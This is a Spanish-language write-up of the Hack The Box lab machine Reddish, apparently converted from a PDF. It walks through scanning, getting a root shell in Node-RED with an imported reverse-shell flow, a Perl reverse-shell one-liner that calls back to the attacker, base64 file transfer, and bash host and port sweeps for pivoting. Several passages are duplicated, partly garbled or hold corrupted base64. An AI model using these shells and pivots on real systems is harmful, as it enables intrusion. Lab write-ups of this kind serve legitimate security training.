

## Maquina Linux Insane

Reddish es una máquina muy exigente pero gratificante, que enseña conceptos y técnicas aplicables a muchas situaciones. Este artículo sirve como complemento escrito al video Reddish de IppSec's que es una clase magistral sobre tunneling, y hace referencia directa a él.

Los videos de IppSec's están repletos de aprendizaje y son altamente recomendables.

Escaneo:

```
~/machineshtb/Reddish
└── nmap -Pn -p- --open -sCV 10.10.10.94 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 21:17 -05
Nmap scan report for 10.10.10.94 (10.10.10.94)
Host is up (0.072s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
1880/tcp  open  http    Node.js Express framework
|_http-title: Error

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.03 seconds
```

Versión:

```
~/machineshtb/Reddish
└── nmap -Pn -p1880 -sCV 10.10.10.94 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 21:30 -05
Nmap scan report for 10.10.10.94 (10.10.10.94)
Host is up (0.072s latency).

PORT      STATE SERVICE VERSION
1880/tcp  open  http    Node.js Express framework
|_http-title: Error
          |_Swagshop

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
```


version:

```
validamos por udp
~/machineshtb/Reddish
└── sudo nmap -sU -top-ports 500 10.10.10.94
[sudo] password for kali: 
Starting Nmap 7.94SVN ( https://nmap.org )
Stats: 0:01:50 elapsed; 0 hosts completed
UDP Scan Timing: About 23.18% done; ET
```

Validamos por UDP

```
~/machineshtb/Reddish
[sudo] password for kali: 
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 21:19 -05
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 23.18% done; ETC: 21:27 (0:06:05 remaining)
Stats: 0:04:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 48.71% done; ETC: 21:27 (0:04:17 remaining)
Nmap scan report for 10.10.10.94 (10.10.10.94)
Host is up (0.071s latency).
Not shown: 499 closed udp ports (port-unreach)
PORT      STATE            SERVICE
68/udp    open|filtered  dhcpc

Nmap done: 1 IP address (1 host up) scanned in 542.10 seconds
```



Validamos con gobuster  
gobuster dir -u http://10.10.10.94:1880/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "  
. (Status: 301) [Size: 161] [--> ./]  
/icons (Status: 301) [Size: 169] [--> /icons/]

```
/red (Status: 301) [Size: 165] [--> /red/]  
/vendor (Status: 301) [Size: 171] [--> /vendor/]
```

```
~/machineshtb/Reddish  
└─ gobuster dir -u http://10.10.94:1880/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
=====  
[+] Url: http://10.10.94:1880/  
[+] Method: GET  
[+] Threads: 100  
[+] Threads: 100  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: html,php,txt,htm,xml,  
[+] Timeout: 10s  
=====  
Starting gobuster in directory enumeration mode  
=====  
/. (Status: 301) [Size: 161] [--> ./]  
/icons (Status: 301) [Size: 169] [--> /icons/]  
/red (Status: 301) [Size: 165] [--> /red/]  
/vendor (Status: 301) [Size: 171] [--> /vendor/]  
/. (Status: 301) [Size: 161] [--> ./]  
Progress: 409949 / 1543927 (26.55%)  
[!] Keyboard interrupt detected, terminating.  
Progress: 410249 / 1543927 (26.57%)  
=====  
Finished  
=====
```

validando subdirectorios

```
~/machineshtb/Reddish  
└─ gobuster dir -u http://10.10.94:1880/red/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
=====  
[+] Url: http://10.10.94:1880/red/ Obsidian-1.5.3(1).Ap phpwebshell.php.jp pivotin.drawio.html pivotin.drawio(2).ht ml pivotin.drawio(2).ht ml  
[+] Method: GET  
[+] Threads: 100  
[+] Threads: 100  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: html,xml,,html,php,txt  
[+] Timeout: 10s  
=====  
Starting gobuster in directory enumeration mode  
=====  
/images (Status: 301) [Size: 179] [--> /red/images/]  
/. (Status: 301) [Size: 169] [--> /red/./]  
/about (Status: 200) [Size: 39308]  
Progress: 269457 / 1543927 (17.45%)  
[!] Keyboard interrupt detected, terminating.  
Progress: 270077 / 1543927 (17.49%)  
=====  
Finished  
=====
```

Luego de validar bastante al ver que dice la página cannot GET intento con post y curl  
curl -s -X POST "http://10.10.10.94:1880/

```
servicio zabbix al cual  
accedemos por medio  
~/machineshtb/Reddish  
└─ curl -s -X POST "http://10.10.10.94:1880/"  
{ "id": "96752a0580c49f0f90f8977d70fe318c", "ip": "::ffff:10.10.14.5", "path": "/red/{id}" }  
>_ descubrimos que  
podemos explotar y  
morden la máquina  
~/machineshtb/Reddish  
└─ Notas Worker  
    svn port 3690,  
    subdominios, svnserve  
=====  
[+] Url: http://10.10.94:1880/red/  
[+] Method: GET  
[+] Threads: 100  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
=====  
Starting gobuster in directory enumeration mode  
=====  
/images (Status: 301) [Size: 179] [--> /red/images/]  
/. (Status: 301) [Size: 169] [--> /red/./]  
/about (Status: 200) [Size: 39308]  
Progress: 269457 / 1543927 (17.45%)  
[!] Keyboard interrupt detected, terminating.  
Progress: 270077 / 1543927 (17.49%)  
=====  
Finished  
=====
```

Tenemos un, id y el path /red que ya habíamos encontrado ahora si colocamos este, id seguido de red  
<http://10.10.10.94:1880/red/96752a0580c49f0f90f8977d70fe318c/#flow/1b4f1693.12a089>



Con estas cajas podemos hacer una reverse shell, sin embargo, buscamos una en internamente node-red reverse shell github

node-red reverse shell github

GitHub

node-red-reverse-shell.json

README.md - valkyrix/Node-Red-Reverse-Shell


damos a raw y wget

```
[{"id": "7235b2e6.4cdb9c", "type": "tab", "label": "Flow 1"}, {"id": "d03f1ac0.886c28", "type": "tcp_out", "z": "7235b2e6.4cdb9c", "host": "10.10.10.94", "port": "12345"}]
```


ahora lo abro con gedit porque con nano no se ve bien y modiflico el host y port

```
about node-red-reverse-shell.json
1 [{"id": "7235b2e6.4cdb9c", "type": "tab", "label": "Flow 1"}, {"id": "d03f1ac0.886c28", "type": "tcp_out", "z": "7235b2e6.4cdb9c", "host": "", "port": "", "beserver": "reply", "base64": false, "end": false, "name": "", "x": 786, "y": 350, "wires": []}, {"id": "c14a4b00.271d2in", "z": "7235b2e6.4cdb9c", "name": "", "server": "client", "host": "10.10.14.126", "port": "9999", "datamode": "stream", "datatype": "buffer", "newline": "", "topic": "281, "y": 337, "wires": [{"id": "4750d7cd.3c6e88"}]}, {"id": "4750d7cd.3c6e88", "type": "exec", "z": "7235b2e6.4cdb9c", "command": "", "addpay": true, "append": "", "useSpawn": "false", "timer": "", "oldrc": false, "name": "", "x": 517, "y": 362.5, "wires": [{"id": "d03f1ac0.886c28"}, {"id": "d03f1ac0.886c28"}]}]
```


Ahora escuchamos con netcat y seleccionamos y copiamos todo el código



ahora en el node-red vamos a la parte izquierda ->impor->clipboard



carga un nuevo diagrama



ahora doy deploid y tenemos shell



```
~/machineshtb/Reddish
nc -lvpn 123
listening on [any] 123 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 52516
whoami
root
[object Object]
status
link
```

somos root, pero no es la máquina su ip no concuerda es un segmento 172

```
~/machineshtb/Reddish
nc -lvpn 123
listening on [any] 123 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 52516
whoami      svn port 3690,
root       subdominios, svnserve
[object Object]ifconfig
/bin/sh: 1: ifconfig: not found
[object Object]hostname -i
172.19.0.2,172.18.0.2
[object Object]
```

Al intentar tener una consola interactiva no se utilizó el tratamiento normal porque daba error probamos con Python y este no existe por lo cual validamos si la máquina tiene Perl

```

~/machineshtb/Reddish
nc -lvp 123
listening on [any] 123 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 52516
whoami      svn port 3690,
root        subdominios, svnserv
[object Object]ifconfig
/bin/sh: 1: ifconfig: not found
[object Object]hostname -i
172.19.0.2 172.18.0.2
[object Object]which python
[object Object]which python3
[object Object]which python2.7
[object Object]which perl
/usr/bin/perl versión 2.0,
[object Object]he puse a
enumerar con
subdominios para ver
que encontraba

```

## Consola interactiva con perl revese shell perl

Si recordamos un poco en la máquina brainpan1 de thm se utilizó esto que no entendía para salir de esa Shell de Windows rara.

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

## PERL

Here's a shorter, feature-free version of the [perl-reverse-shell](#):

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($i,$p))) {open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/sh -i");}'
```

There's also an [alternative Perl reverse shell here](#).

modifico la ip y el port por los nuestros aca el port puede ser el mismo del netcat

```
perl -e 'use Socket;$i="10.10.14.5";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($i,$p))) {open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/sh -i");}'
```

Consola interactiva con perl revese shell perl

Socket;i =#10.10.14.5#;

modifico la ip y el port por los nuestros aca el port puede ser el mismo del netcat

perl -e 'use Socket;i="10.10.14.5";\$p=1234;socket(S,PF\_INET,SOCK\_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr\_in(\$i,\$p))) {open(STDIN,>&\$S");open(STDOUT,>&\$S");open(STDERR,>&\$S");exec("/bin/sh -i");}'

```

~/machineshtb/Reddish
root@Reddish:~# nc -lvpn 1233
listening on [any] 1233 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 54432
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ifcongi
/bin/sh: 2: ifcongi: not found
# ifconfig
/bin/sh: 3: ifconfig: not found
# pwd
/node-red > Cronos
# 

```

Ahora si hacemos el tratamiento de la Shell típico, lo curioso de la máquina es que tiene otra interface de red

```

root@nodered:/node-red# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
11: eth1@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth1
        valid_lft forever preferred_lft forever
17: eth0@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
root@nodered:/node-red# 

```

Entonces como estamos al parecer en un entorno distinto posiblemente un contenedor debo salir de allí aprovechando que hay otra interface la idea es buscar los hosts activos, utilizamos el script de buscar host en Linux

```
kali㉿kali: ~/machineshtb
~/machineshtb/Reddish
cp /home/kali/Pivoting/symfonos/hostsdisc.sh .
~/machineshtb/Reddish
cp /home/kali/Pivoting/symfonos/portdesc.sh .
Pasted i... PNG
Pasted i... PNG
~/machineshtb/Reddish
ls
hostsdisc.sh node-red-reverse-shell.json portdesc.sh
Pasted i...
Pasted i... PNG
~/machineshtb/Reddish
Pasted i... PNG
Reddish
entonces
de alli a
de buso
```

los edito teniendo en cuenta que el otro segmento es la 172.18

ahora para transferir no tengo curl ni wget y aparte nano ni vi existen

```

root@nodered:/# hostname -i
172.19.0.2 172.18.0.2
root@nodered:/# which wget
bash: which: command not found
root@nodered:/# which curl
root@nodered:/# which nano
root@nodered:/# which vi
root@nodered:/# 
```

Como solo necesito es la información, pues se utiliza base 64  
base64 -w 0 hostdiscovery.sh  
base64 -w 0 hostsdisc.sh

copio el resultado y lo decodifico en la víctima  
echo '' | base64 -d > hostdiscovery.sh

```

root@nodered:/tmp# mkdir pwned
root@nodered:/tmp# cd /tmp/pwned/
root@nodered:/tmp/pwned# echo 'IyEvYmluL2Jhc2gKzNvY3RpB24gY3RybF9jKCl7CiAgICAgICAgZWNobyAtZSAiXG5cbshXSbzYwxpZW5kbyAqKioqKlxuIogICAgICAgIHWdxQgY25vcm07IGV4aXQgMQp9CgojICBzWxpcibjb24gQ3RybCtjCnRyXAgY3RybF9jIE10Ap0eCHV0IGNpdmlzC1MgY2ljb68gcFyYSByZwNvcnJlc1BsYXMeAgICAgCnZvc1BpIGluCQoc2ViDEgMjU0KtszZG8gcIagICAgICAgGltZW91cAxIGjh2cgLWmgInBpbmcgLWmgMSAgMTcyjE4LjAUJGk1ICY:IC9kZXYYbnVsbcAnJ1BLY2hV1CJbk10gaG9zdCBhY3RpdmBgMTcuTgguC4kaS1gjgjY2FtymLhiB1c3RhIgpbmVhIBvc1B1bCzZwdtZW50byBkZSByZwQgCKV1IHFlaWVYzSB2YnxpZGfyIaojdGltZW91cAxIGjh2cgLWmgInBpbmcgLWmgMSAgY2hhbndl1RpiAmPiAvZGV2L251b6wgJ1ygZWNobyAiWytidGhvc3QgYWN0aXZvIDEWljAuM15jaGFuZ2UiICYKcmRvbm7IHdhaXQcnRwdXqgY25vcm0K' | base64 -d > hostdiscovery.sh
root@nodered:/tmp/pwned# cat hostdiscovery.sh
#!/bin/bash
function ctrl_c(){...}
echo -e "\n\n[!] saliendo *****\n"
tput cnorm; exit 1
}...
tput cnorm ... Pasted i... PNG
# salir con Ctrl-C
trap ctrl_c INT
tput civis ... Pasted i... PNG
# ciclo para recorrer las ip
for i in $(seq 1 254); do
    timeout 1 bash -c "ping -c 1 172.18.0.$i" &> /dev/null && echo "[+] host activo 17.18.0.$i" &
# cambiar esta linea por el segmento de red que quiere validar
#timeout 1 bash -c "ping -c 1 change.$i" &> /dev/null && echo "[+] host activo 10.0.2.change" &
done; wait
tput cnorm ... Pasted i... PNG
root@nodered:/tmp/pwned# 
```

damos permisos de ejecución y probamos

```

done; wait      Pasted i... PNG
tput cnorm      Pasted i... PNG
root@nodered:/tmp/pwned# chmod +x hostdiscovery.sh
root@nodered:/tmp/pwned# ./hostdiscovery.sh
[+] host activo 17.18.0.2
[+] host activo 17.18.0.1
root@nodered:/tmp/pwned# ping 172.18.0.2

```

en efecto parecen no haber mas hosts

```

[+] host activo 17.18.0.1
root@nodered:/tmp/pwned# ping 172.18.0.3
PING 172.18.0.3 (172.18.0.3) 56(84) bytes of data.
From 172.18.0.2 icmp_seq=1 Destination Host Unreachable
From 172.18.0.2 icmp_seq=2 Destination Host Unreachable
From 172.18.0.2 icmp_seq=3 Destination Host Unreachable
From 172.18.0.2 icmp_seq=4 Destination Host Unreachable
From 172.18.0.2 icmp_seq=5 Destination Host Unreachable
From 172.18.0.2 icmp_seq=6 Destination Host Unreachable
^C
--- 172.18.0.3 ping statistics ---
7 packets transmitted, 0 received, +6 errors, 100% packet loss, time 6145ms
pipe 4
root@nodered:/tmp/pwned# ping 172.18.0.4
PING 172.18.0.4 (172.18.0.4) 56(84) bytes of data.
From 172.18.0.2 icmp_seq=1 Destination Host Unreachable
From 172.18.0.2 icmp_seq=2 Destination Host Unreachable
From 172.18.0.2 icmp_seq=3 Destination Host Unreachable
^C
-- 172.18.0.4 ping statistics --
6 packets transmitted, 0 received, +3 errors, 100% packet loss, time 5111ms
pipe 4
root@nodered:/tmp/pwned# 

```

Por lo cual ahora valido con el segmento actual que es 172.19.0.2  
edito y realizo el mismo paso de transferencia

```

#!/bin/bash
function ctrl_c(){
    echo -e "\n\n[!] saliendo *****\n"
    tput cnorm; exit 1
}
# salir con Ctrl+c
trap ctrl_c INT
tput civis
# ciclo para recorrer las ip
for i in $(seq 1 254); do
    timeout 1 bash -c "ping -c 1 172.19.0.$i" &> /dev/null && echo "[+] host activo 172.19.0.$i" &
# cambiar esta linea por el segmento de red que quiere validar
#timeout 1 bash -c "ping -c 1 change.$i" &> /dev/null && echo "[+] host activo 10.0.2.change" &
done; wait
tput cnorm

```

Htb machines / Reddish / Reddi

```

root@nodered:/tmp/pwned# ./hostdiscovery.sh
[+] host activo 17.18.0.2
[+] host activo 17.18.0.1
en efecto parecen no haber mas hosts
[+] host activo 17.18.0.1
root@nodered:/tmp/pwned# ping 172.18.0.3
PING 172.18.0.3 (172.18.0.3) 56(84) bytes=8 data.
From 172.18.0.2 icmp_seq=1 Destination Host Unreachable
From 172.18.0.2 icmp_seq=2 Destination Host Unreachable
From 172.18.0.2 icmp_seq=3 Destination Host Unreachable
From 172.18.0.2 icmp_seq=4 Destination Host Unreachable
From 172.18.0.2 icmp_seq=5 Destination Host Unreachable
From 172.18.0.2 icmp_seq=6 Destination Host Unreachable
^C
--- 172.18.0.3 ping statistics ---
7 packets transmitted, 0 received, +6 errors, 100% packet loss

```

base64 -w 0 hostsdisc.sh

```

~/machineshtb/Reddish
base64 -w 0 hostsdisc.sh
IyEvYmluL2Jhc2gKZnVuY3Rpb24gY3RybF9jKCl7CiAgICAgICAgZWNobyAtZSAiXG5cb1shXSbzYxpZw5kbyAqkioqKlxuIgogICAgICAgIHRwdXQgY25vcm07IGV4aXQgMOp9CgojICBzYWxpc1Bjb24gQ3RybCtjcnfXAgY3RybF9jIEloVa0pCHV0IGNpdmlzC1MgY21jbG8gcGFySBzWnvvn1lcibsvXlgaxAgmZvcibpIGluICQc2VxIDEgMjU0K7sgZ08gc1AgICAgICAgdGltzW91dCAxG3hc2ggLWgInBpmcgLWMgMSAgMTcyLjE5AUjGk1Icy-IC9kZXyvbnVsbCam1jb1Y2hvICbjk10ga69zdcBhY3Rpdm8gMTCyljESLjAujGk1IcyK12nbhWpX1gZXN0ySbsaW51ySBwb31gZwgC2VnbwVudg8gZUgcmVkhF1Z5bxdl1lcnUgdmfsaWRhciAK13RpbdXQgMSBiYXNoIC1j1CJwaW5nIC1j1DEgIGNoY5nZ54kaSigJ4g2Rldi9udWxs1CYmIGvjaG8g1lsrXSbob3N0IGFjdG12byAxMC4wLjIuY2hhbndlIIAmCgpkb251OyB3Yw10Cgp0cHv0IGNub3JtCg==

~/machineshtb/Reddish

```

echo '' | base64 -d >hosts2.sh

```

root@nodered:/tmp/pwned# echo 'IyEvYmluL2Jhc2gKZnVuY3Rpb24gY3RybF9jKCl7CiAgICAgICAgZWNobyAtZSAiXG5cb1shXSbzYxpZw5kbyAqkioqKlxuIgogICAgICAgIHRwdXQgY25vcm07IGV4aXQgMOp9CgojICBzYWxpc1Bjb24gY3RybF9jIEloVa0pCHV0IGNpdmlzC1MgY21jbG8gcGFySBzWnvvn1lcibsvXlgaxAgmZvcibpIGluICQc2VxIDEgMjU0K7sgZ08gc1AgICAgICAgdGltzW91dCAxG3hc2ggLWgInBpmcgLWMgMSAgMTcyLjE5AUjGk1Icy-IC9kZXyvbnVsbCam1jb1Y2hvICbjk10ga69zdcBhY3Rpdm8gMTCyljESLjAujGk1IcyK12nbhWpX1gZXN0ySbsaW51ySBwb31gZwgC2VnbwVudg8gZUgcmVkhF1Z5bxdl1lcnUgdmfsaWRhciAK13RpbdXQgMSBiYXNoIC1j1CJwaW5nIC1j1DEgIGNoY5nZ54kaSigJ4g2Rldi9udWxs1CYmIGvjaG8g1lsrXSbob3N0IGFjdG12byAxMC4wLjIuY2hhbndlIIAmCgpkb251OyB3Yw10Cgp0cHv0IGNub3JtCg==' | base64 -d > hostdiscovery2.sh
root@nodered:/tmp/pwned# chmod + hostdiscovery2.sh
root@nodered:/tmp/pwned# chmod +x hostdiscovery2.sh
root@nodered:/tmp/pwned# ./hostdiscovery2.sh
[+] host activo 172.19.0.3
[+] host activo 172.19.0.2
[+] host activo 172.19.0.4
[+] host activo 172.19.0.1
root@nodered:/tmp/pwned#

```

ejecución y prueba

```

root@nodered:/tmp/pwned# chmod + hostdiscovery2.sh
root@nodered:/tmp/pwned# chmod +x hostdiscovery2.sh
root@nodered:/tmp/pwned# ./hostdiscovery2.sh
[+] host activo 172.19.0.3
[+] host activo 172.19.0.2
[+] host activo 172.19.0.4
[+] host activo 172.19.0.1
root@nodered:/tmp/pwned#

```

tenemos el hosts 3 y 4 activos, entonces en resumen

172.18.0.2 es la maquina actual

172.18.0.1 puede ser un router o otra maquina ?

172.19.0.1 puede ser un router o otra maquina ?

172.19.0.2 es la maquina actual

172.19.0.3 puede ser otra maquina ?  
172.19.0.4 puede ser otra maquina ?

Ahora modifco el script portdiscovery de escaneo de puertos como son varias IP modifco un poco el script

transifero de la misma forma que con hosts  
base64 -w 0 portdesc.sh

```
echo '' | base64 -d > portdisc.sh
```

```
root@nodered:/tmp/pwmed# echo 'TyEvYmlUzL2Jh2cZgKzVnUy3Rp2b4gY3RybF9jKl7ClA6gC1bshXSbzW5kbyAqKioqKlxuIsgICAgICAgIhRwdXQy25vm07IVAg4xQgMpQc
pj1CjBzWxpC12j42g3Q8rByCtJnYxy3AgRgF9jE10uAoK1yBaJwsNyBxH1h10y29cym1QyGchcyPck2ATK12p2XyHbHmcfGmgnj33y2Jgzb9G9zBvznCz1g3y1l1b1h
pzsPxNzIuM7uGmcExD13M4x054LwJMcTylCjLsUyAxMuNyIuM7uGmcAkoQ0y3J1lyB1b3Bm3IgcGfYySbWzNvCn1c1b1ChCnJhePcWvHgldm20yB2p1Iga1Bk2Ahe
JwUGLtxWytd1eVudW1cmFuZG6gcvHlCnrvCyBwXjHIGvSiGvdxWlwyAkajo1cnyZvC1b1pG1U1C0t2V1ySeDgJnU1MzpuBykByAK1CAGC1gAgC1b0aW1b3v01dEgYm
fPiRy1Apg1KzYvXmBnVsbcAmg1j2hBmlLlR1Cp1g0cgyd1B2RpdmgJy1G1KzCgj0y2Tfylh1cM1yDg1vC1b1C2BzWdt25yBzKsWzQyCvXlHfIaWzB2yWxp
g1WplnBpcmg1KzYvXmBnVsbcAmg1j2hBmlLlR1Cp1g0cgyd1B2RpdmgJy1G1KzCgj0y2Tfylh1cM1yDg1vC1b1C2BzWdt25yBzKsWzQyCvXlHfIaWzB2yWxp
wRh1CzB1DxeMchLvnCrvcy4KzWb1vDqXoMsB1YnoN1C1jC1jL2yHvCcnId4g2Lr1d90y3AyV2hbmhd1xAvJGk1IDI+L2R1d19uwdxTsICy1GvJa6g1lsxS
251L0y3AyV2hbmhd1xAvJGk1IDI+L2R1d19uwdxTsICy1GvJa6g1lsxS
base64 -d > nodered.sh
```

ejecuto

```

root@nodered:/tmp/pwned# chmod +x portdisc.sh
root@nodered:/tmp/pwned# ./portdisc.sh

[+] Enumerando puertos para el equipo 172.18.0.1:
[+] port activo 1880
^C
[!] saliendo *****
root@nodered:/tmp/pwned#

```

Sin embargo, como es muy lento lo configuro para hasta los 10000 ports

```

GNU nano 7.2                                     portdesc.sh
#!/bin/bash
function ctrl_c(){
    echo -e "\n\n[!] saliendo *****\n"
    tput cnorm; exit 1
}
# salir con Ctrl+c
trap ctrl_c INT
# ciclo para recorrer las ip
# ciclo para recorrer los ports
# creo un array de ips
hosts=(172.18.0.1 172.19.0.1 172.19.0.3 172.19.0.4)
#creo un for para recorrer el array
tput civis; for j in ${hosts[@]}; do
    echo -e "\n[+] Enumerando puertos para el equipo $j:"
for i in $(seq 1 10000); do
    timeout 1 bash -c "echo '' > /dev/tcp/$j/$i" 2>/dev/null && echo "[+] port activo $i" &
done; done; wait
done; tput cnorm
[!] saliendo *****

```

nos tira lo siguiente

```

kali@kali: ~/machineshtb

root@nodered:/tmp/pwned# chmod +x portdisc.sh
root@nodered:/tmp/pwned# ./portdisc.sh

[+] Enumerando puertos para el equipo 172.18.0.1:
[+] port activo 1880

